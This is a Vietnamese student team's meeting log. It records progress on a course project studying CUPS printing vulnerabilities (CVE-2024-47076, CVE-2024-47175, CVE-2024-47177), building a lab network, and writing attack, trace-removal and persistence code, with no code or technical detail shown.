* Nguyễn Văn Kiên: Hoàn thành tìm hiểu lý thuyết về CVE-2024-47076 | libcupsfilters đúng hạn.
* Phạm Tiến Thành: Hoàn thành tìm hiểu lý thuyết về CVE-2024-47175 | libppd đúng hạn.
* Đỗ Quang Tùng: Hoàn thành tìm hiểu lý thuyết về CVE-2024-47177 | cups-filters đúng hạn.
* Anh Dương: Out khỏi nhóm Zalo, nhắn tin không thấy phản hồi.
* Nhóm trưởng phần công việc duy trì cho Đỗ Quang Tùng đảm nhiệm.

Buổi 5: Báo cáo tiến độ

* Nguyễn Bá Hải Long – Nhóm trưởng: Đã có code tấn công thử nghiệm thành công trên máy tính cá nhân.
* Nguyễn Văn Kiên: Hoàn thành cấu hình mô hình mạng doanh nghiệp.
* Phạm Tiến Thành: Hoàn thành code cho xóa dấu vết và thử nghiệm thành công trên máy tính cá nhân
* Đỗ Quang Tùng: Hoàn thành code cho duy trì và thử nghiệm thành công trên máy tinh cá nhân
* Ngày 16/4 thử nghiệm tấn công trên mô hình doanh nghiệp tự tạo thành công.

Buổi 6: Báo cáo tiến độ

* Nguyễn Bá Hải Long – Nhóm trưởng: Rà soát thông tin tổng hợp trong báo cáo. Báo cáo đáp ứng đủ yêu cầu thầy giao.
* Nguyễn Văn Kiên, Đỗ Quang Tùng: Hoàn thành xong slide.
* Phạm Tiến Thành: Hoàn thành xong báo cáo và đưa cho nhóm trưởng xem xét, thực hiện chỉnh xửa theo yêu cầu nhóm trưởng.